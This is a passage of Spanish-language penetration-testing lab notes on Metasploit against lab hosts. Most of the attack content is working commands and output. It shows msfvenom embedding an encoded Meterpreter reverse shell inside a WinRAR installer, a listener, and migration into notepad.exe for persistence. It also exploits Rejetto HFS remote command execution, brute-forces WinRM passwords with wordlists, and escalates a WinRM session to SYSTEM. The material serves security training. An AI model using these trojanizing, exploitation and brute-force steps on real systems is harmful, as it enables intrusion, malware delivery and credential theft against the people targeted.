
Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.5	yes	The listen address (an interface may be specified)
LPORT	1234	yes	The listen port

Exploit target:

Id	Name
--	
0	Wildcard Target



Ejecutamos y ya tenemos sesión de Meterpreter.


## Injecting payloads into Windows Portable Executables

Esta vez veremos como ocultar nuestro payload o mejor dicho injectar nuestro payload en ejecutables como por ejemplo WinRAR:

```

kali㉿kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -e x86/shikata_ga_nai -i 10 -f exe -x ~/Downloads/wrar602.exe > ~/Desktop/p/Windows_Payloads/wrar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
Final size of exe file: 3104896 bytes
kali㉿kali:~$ 

```



Para ello primero, tenemos que descargarnos un winrar de los mismos bits que vamos a generar nuestro payload, en mi caso usare un winrar de 32 bits.

-x para injectar nuestro payload dentro del ejecutable original de winrar Ahora

vamos a Metasploit y abrimos configuramos nuestro yente:


```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.5
LHOST => 10.10.10.5
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:1234

```

Cuando le demos a ejecutar veremos que no nos sale interfaz, si no que no sale nada, eso es porque no hemos especificado el parámetro -k que ahora veremos:



Ahora una vez dentro, para garantizar la persistencia y evitar que perdamos el acceso si el usuario cierra el proceso original (en este caso winrar.exe), ejecutamos el módulo post/windows/manage/migrate.

Este módulo lo que hace es migrar el payload de Meterpreter a otro proceso en ejecución — idealmente uno legítimo, estable y que el usuario no cierre fácilmente, como notepad.exe, explorer.exe o svchost.exe.

```
meterpreter > sysinfo
Computer       : WIN7-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 5
Meterpreter    : x86/windows
meterpreter > run post/windows/manage/migrate

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WIN7-PC
[*] Current server process: winrar.exe (2944)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1720
[+] Successfully migrated into process 1720
meterpreter >
```

Lo ha migrado a un notepad.exe que notepad.exe es común, inofensivo y con baja probabilidad de cierre inmediato.

Con el parámetro -k simplemente copiará el formato de instalación o configuración del instalado original:

```
kali㉿kali:~/Desktop/Windows_Payloads$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=1234 -e x86/shikata_ga_nai -i 10 -f exe -k -x ~/Downloads/wrar602.exe > ~/Desktop/Windows_Payloads/winrar-new.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Error: The template file doesn't have any exports to inject into!
kali㉿kali:~/Desktop/Windows_Payloads$
```

Vemos que sale un error porque NO tiene funciones exportadas, por lo tanto, no se puede inyectar código de forma segura sin romperlo. Esto causa el error.

¿Cómo se soluciona? Utilizando otro .exe mejor estructurado, o hacerlo manualmente.

# Automating Metasploit with Resource Scripts


Ahora veremos como automatizar con un resource script nuestro oyente en Metasploit. Por ejemplo, en vez de configurar el payload, el LHOST, LPORT, etc... Podemos utilizar un script que lo automatice todo más rapido. ¿Cómo lo hacemos?

Creando un script de la siguiente manera, todo tiene que estar en orden desde el primer comando hasta el último:

## ¿Cómo lo ejecutamos?

Msfconsole -r handler.rc <nombre\_script.rc> y lo hará todo automáticamente.

También podemos hacer un escaneo de puertos TCP mediante un script:



A screenshot of a terminal window on a Kali Linux desktop. The title bar shows 'WinRAR download free ...' and 'kali@kali: ~/Desktop/Wi...'. The terminal window has two tabs: 'kali@kali: ~/...dows\_Payloads' (selected) and 'kali@kali: ~'. The command history shows:

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.10.10.7
run
```

The terminal window also displays three small blue arrows pointing down.

También podemos guardar el script ya hecho desde Metasploit de la siguiente manera: makerc  
<ruta/a/donde/script.rc>

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.10.7
RHOSTS => 10.10.10.7
msf6 auxiliary(scanner/portscan/tcp) > run
^C
[*] 10.10.10.7: - Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > makerc ~/Desktop/portscan.rc
[*] Saving last 3 commands to ~/Desktop/portscan.rc ...
msf6 auxiliary(scanner/portscan/tcp) > █
```

NOTA: Si no vemos que el script se ha guardado en nuestro directorio, entonces estará en el directorio de root.

## Exploiting a Vulnerable HTTP File Server

Lo primero que haremos como siempre será hacer un escaneo de puertos abiertos y ver los servicios que se están ejecutando y, por supuesto, conocer su versión. En este

caso en particular nos vamos a centrar en el puerto 80 ya que de eso se trata esta explotación:

```
msf6 > db_nmap -Pn -sS -sVC -O demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 06:45 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.25.119)
[*] Nmap: Host is up (0.0034s latency).
[*] Nmap: Not shown: 991 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http           HttpFileServer httpd 2.3
[*] Nmap: |_http-title: HFS /
[*] Nmap: |_http-server-header: HFS 2.3
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: |_rdp-ntlm-info:
[*] Nmap: | Target_Name: WIN-OMCNBKR66MN
[*] Nmap: | NetBIOS_Domain_Name: WIN-OMCNBKR66MN
[*] Nmap: | NetBIOS_Computer_Name: WIN-OMCNBKR66MN
[*] Nmap: | DNS_Domain_Name: WIN-OMCNBKR66MN
[*] Nmap: | DNS_Computer_Name: WIN-OMCNBKR66MN
[*] Nmap: | Product_Version: 6.3.9600
[*] Nmap: | System_Time: 2025-07-21T01:16:43+00:00
[*] Nmap: | ssl-cert: Subject: commonName=WIN-OMCNBKR66MN
[*] Nmap: | Not valid before: 2025-07-20T01:09:26
[*] Nmap: | Not valid after: 2026-01-19T01:09:26
[*] Nmap: |_ssl-date: 2025-07-21T01:16:51+00:00; -1s from scanner time.
[*] Nmap: 49152/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

[\*] Nmap: TCP/IP fingerprint:  
[\*] Nmap: OS:SCAN(V=7.94SVN%E=4%D=7/21%OT=80%CT=1%CU=44303%PV=Y%DS=3%DC=I%G=Y%TM=687D  
[\*] Nmap: OS:9504%P=x86\_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%  
[\*] Nmap: OS:TS=7)OPS(O1=M546NW8ST11%O2=M546NW8ST11%O3=M546NW8NT11%O4=M546NW8ST11%O5  
[\*] Nmap: OS:=M546NW8ST11%O6=M546ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=  
[\*] Nmap: OS:=2000)ECN(R=Y%DF=Y%T=7F%W=2000%Q=M546NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=7F%S=0%  
[\*] Nmap: OS:A=S+%F=A%RD=0%Q=)T2(R=Y%DF=Y%T=7F%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF  
[\*] Nmap: OS:=Y%T=7F%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=7F%W=0%S=A%A=0%F=R%O=%

Bien, una vez realizado el escaneo de puertos, vamos a buscar un exploit para el servicio HTTP:

```

msf6 > search type:exploit name:HttpFileServer
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  exploit/windows/http/rejetto_hfs_exec  2014-09-11     excellent  Yes    Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > [REDACTED]

Module options (exploit/windows/http/rejetto_hfs_exec):
=====
Name  Current Setting  Required  Description
HTTPDELAY  10          no        Seconds to wait before terminating web server
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  80           yes       The target port (TCP)
SRVHOST  0.0.0.0      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080         yes       The local port to listen on.
SSLCert          false      Negotiate SSL/TLS for outgoing connections
TARGETURI /          no        Path to a custom SSL certificate (default is randomly generated)
URIPATH          /          The path of the web application
VHOST            no        HTTP server virtual host

Payload options [windows/meterpreter/reverse_tcp]:
=====
Name  Current Setting  Required  Description
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  10.10.37.2     yes       The listen address (an interface may be specified)
LPORT  4444           yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic

```

Vemos que al asignar este exploit se nos ha asignado un payload por defecto de 32 bits, lo cual de momento está bien para ejecutar el ataque.

```

msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.37.2:4444
[*] Using URL: http://10.10.37.2:8080/LqCoi1mpVkJGu2
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /LqCoi1mpVkJGu2
[*] Sending stage (176198 bytes) to 10.2.25.119
[!] Tried to delete %TEMP%\KiITbSpdD0.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.37.2:4444 → 10.2.25.119:49491) at 2025-07-21 06:57:16 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer      : WIN-OMCNBKR66MN
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x86/windows
meterpreter > [REDACTED]

```

Como podemos ver tenemos el sistema operativo exacto y la arquitectura del sistema que en este caso es de 64 bits. Vamos a cambiar el payload para evitar futuros errores con herramientas:

```

msf6 exploit(windows/http/rejetto_hfs_exec) > set payload
windows/x64/meterpreter/reverse_tcp payload => windows/x64/meterpreter/reverse_tcp msf6
exploit(windows/http/rejetto_hfs_exec) > run

```

## Exploiting WinRM (Windows Remote Management Protocol)

Comenzaremos haciendo un escaneo de los puertos, recordemos que el servicio winrm se ejecuta en el puerto 5985, y un escaneo por defecto de nmap solo escanea los 1000 primeros, por lo tanto, tendremos que seleccionar `-p --open` en el escaneo:

```
msf6 > services
Services
=====
host      port    proto   name           state  info
_____
10.2.18.106  80      tcp     http          open    HttpFileServer httpd 2.3
10.2.18.106  135     tcp     msrpc         open    Microsoft Windows RPC
10.2.18.106  139     tcp     netbios-ssn   open    Microsoft Windows netbios-ssn
10.2.18.106  445     tcp     microsoft-ds  open    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.2.18.106  3389    tcp     ssl/ms-wbt-server open    Microsoft Windows RPC
10.2.18.106  5985    tcp     http          open    Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.2.18.106  47001   tcp     http          open    Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.2.18.106  49152   tcp     msrpc         open    Microsoft Windows RPC
10.2.18.106  49153   tcp     msrpc         open    Microsoft Windows RPC
10.2.18.106  49154   tcp     msrpc         open    Microsoft Windows RPC
10.2.18.106  49155   tcp     msrpc         open    Microsoft Windows RPC
10.2.18.106  49165   tcp     msrpc         open    Microsoft Windows RPC
10.2.18.106  49177   tcp     msrpc         open    Microsoft Windows RPC
```

Ahora utilizaremos un auxiliar de Metasploit que nos dirá si winrm está habilitado en el sistema objetivo, y también nos dirá los métodos de autenticación reales admitidos por el servicio WINRM en la máquina objetivo.

Nos indica que los métodos de autenticación que se admiten son el protocolo de negociación y el protocolo básico, lo que significa que podemos hacer fuerza bruta para identificar el nombre de usuario y la contraseña.

```
msf6 > use 0
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > options
Module options (auxiliary/scanner/winrm/winrm_auth_methods):
Name  Current Setting  Required  Description
_____
DOMAIN  WORKSTATION  yes        The domain to use for Windows authentication
Proxies  no           no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  demo.ine.local  yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT  5985          yes       The target port (TCP)
SSL    false          no         Negotiate SSL/TLS for outgoing connections
THREADS 1            yes       The number of concurrent threads (max one per host)
URI    /wsman          yes       The URI of the WinRM service
VHOST  no             no         HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > run
[+] 10.2.18.106:5985: Negotiate protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > 
```

Para ello utilizaremos el siguiente auxiliar para hacer fuerza bruta: msf6

`auxiliary(scanner/winrm/winrm_login)`

```

PASSWORD          /usr/share/metasploit-framework/data/wordlists/unix_p   no   A specific password to authenticate with
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/unix_p   no   File containing passwords, one per line
Proxies          demo.ine.local                                         no   A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           demo.ine.local                                         yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            5985                                                 yes  The target port (TCP)
SSL              false                                                no   Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false                                               yes  Stop guessing when a credential works for a host
THREADS          1                                                    yes  The number of concurrent threads (max one per host)
URI              /wsman                                              yes  The URI of the WinRM service
USERNAME         wsman                                              no   A specific username to authenticate as
USERPASS_FILE   /usr/share/metasploit-framework/data/wordlists/common no   File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false                                               no   Try the username as the password for all users
USER_FILE        /usr/share/metasploit-framework/data/wordlists/common no   File containing usernames, one per line
VERBOSE          false                                              yes  Whether to print output for all attempts
VHOST            vhost                                              no   HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/winrm/winrm_login) > set CreateSession false
CreateSession => false
msf6 auxiliary(scanner/winrm/winrm_login) > run

[*] Auxiliary aborted due to failure: bad-config: The PASSWORD option is required unless using Kerberos authentication.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > run

[*] Auxiliary aborted due to failure: bad-config: The PASSWORD option is required unless using Kerberos authentication.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/winrm/winrm_login) > run

[*] Auxiliary aborted due to failure: bad-config: The PASSWORD option is required unless using Kerberos authentication.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > 

[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\administrator:hello (Incorrect: )
[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\administrator:elizabeth (Incorrect: )
[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\administrator:hottie (Incorrect: )
[+] 10.4.22.219:5985 - Login Successful: WORKSTATION\administrator:tinkerbell !
[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\diag\admin (Incorrect: )
[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\diag:123456 (Incorrect: )
[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\diag:12345 (Incorrect: )
[+] 10.4.22.219:5985 - LOGIN FAILED: WORKSTATION\diag:123456789 (Incorrect: )

```

Bien, una vez obtenido credenciales, vamos a logearnos con ayuda del siguiente módulo auxiliar de metasploit:

msf6 auxiliary(scanner/winrm/winrm\_cmd)

```

LXTerminal
File Edit Tabs Help
msf5 auxiliary(scanner/winrm/winrm_login) > use auxiliary/scanner/winrm/winrm_cmd
msf5 auxiliary(scanner/winrm/winrm_cmd) > show options

Module options (auxiliary/scanner/winrm/winrm_cmd):
Name      Current Setting  Required  Description
----      -----          ----- 
CMD       ipconfig /all   yes        The windows command to run
DOMAIN   WORKSTATION     yes        The domain to use for Windows authentication
PASSWORD  tinkerbell      yes        The password to authenticate with
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   10.4.22.219     yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT    5985             yes        The target port (TCP)
SSL      false            no        Negotiate SSL/TLS for outgoing connections
THREADS  1                yes       The number of concurrent threads (max one per host)
URI      /wsman            yes        The URI of the WinRM service
USERNAME administrator    yes        The username to authenticate as
VHOST    vhost             no        HTTP server virtual host

msf5 auxiliary(scanner/winrm/winrm_cmd) > set USERNAME administrator
USERNAME => administrator
msf5 auxiliary(scanner/winrm/winrm_cmd) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf5 auxiliary(scanner/winrm/winrm_cmd) > set CMD whoami
CMD => whoami
msf5 auxiliary(scanner/winrm/winrm_cmd) > run

[+] 10.4.22.219:5985      : se7ver\administrator

[+] Results saved to /root/.msf4/loot/20211122060925_WinRM_10.4.22.219_winrm.cmd_result_572258.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/winrm/winrm_cmd) > 

```

```
LXTerminal
File Edit Tabs Help
URI      /wsman      yes      The URI of the WinRM service
URIPATH   no        The URI to use for this exploit (default is random)
USERNAME  yes      A specific username to authenticate as
VHOST     no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC  thread      yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.10.3.2    yes      The listen address (an interface may be specified)
  LPORT    4444        yes      The listen port

Exploit target:
  Id  Name
  --  --
  0   Windows

msf5 exploit(windows/winrm/winrm_script_exec) > set USERNAME administrator
USERNAME => administrator
msf5 exploit(windows/winrm/winrm_script_exec) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf5 exploit(windows/winrm/winrm_script_exec) > run

[*] Started reverse TCP handler on 10.10.3.2:4444
[*] checking for Powershell 2.0
[-] Exploit failed: RuntimeError [BUG] Unexpected node test: <[:child]>: <[:qname, "w", "Items"]>
[*] Exploit completed, but no session was created.
msf5 exploit(windows/winrm/winrm_script_exec) >
```

Si quisiéramos obtener una sesión de meterpreter, utilizaríamos el siguiente módulo auxiliar:

```
msf6 exploit(windows/winrm/winrm_script_exec)
```

```
msf5 exploit(windows/winrm/winrm_script_exec) > set FORCE_VBS true
FORCE_VBS => true
msf5 exploit(windows/winrm/winrm_script_exec) > run

[*] Started reverse TCP handler on 10.10.3.2:4444
[*] User selected the FORCE_VBS option
```

```

[*] Command Stager progress - 70.25% done (71610/101936 bytes)
[*] Command Stager progress - 72.26% done (73656/101936 bytes)
[*] Command Stager progress - 74.26% done (75702/101936 bytes)
[*] Command Stager progress - 76.27% done (77748/101936 bytes)
[*] Command Stager progress - 78.28% done (79794/101936 bytes)
[*] Command Stager progress - 80.29% done (81840/101936 bytes)
[*] Command Stager progress - 82.29% done (83886/101936 bytes)
[*] Command Stager progress - 84.30% done (85932/101936 bytes)
[*] Command Stager progress - 86.31% done (87978/101936 bytes)
[*] Command Stager progress - 88.31% done (90024/101936 bytes)
[*] Command Stager progress - 90.32% done (92070/101936 bytes)
[*] Command Stager progress - 92.33% done (94116/101936 bytes)
[*] Command Stager progress - 94.34% done (96162/101936 bytes)
[*] Command Stager progress - 96.34% done (98208/101936 bytes)
[*] Command Stager progress - 98.35% done (100252/101936 bytes)
[*] Sending stage (176195 bytes) to 10.4.22.219
[*] Meterpreter session 1 opened (10.10.3.2:4444 -> 10.4.22.219:49770) at 2021-11-22 06:14:19 +0530
[*] Session ID 1 (10.10.3.2:4444 -> 10.4.22.219:49770) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is oabmi.exe (4836) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (888)
[+] Successfully migrated to svchost.exe (888) as: NT AUTHORITY\SYSTEM

```

/root/Desktop/target Mozilla Firefox

```

[+] Successfully migrated to svchost.exe (888) as: NT AUTHORITY\SYSTEM
[*] nil
[*] Command Stager progress - 100.00% done (101936/101936 bytes)

```

```

meterpreter > sysinfo
Computer      : SERVER
OS            : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter >

```

/root/Desktop/target Mozilla Firefox

## Exploiting A Vulnerable Apache Tomcat Web Server

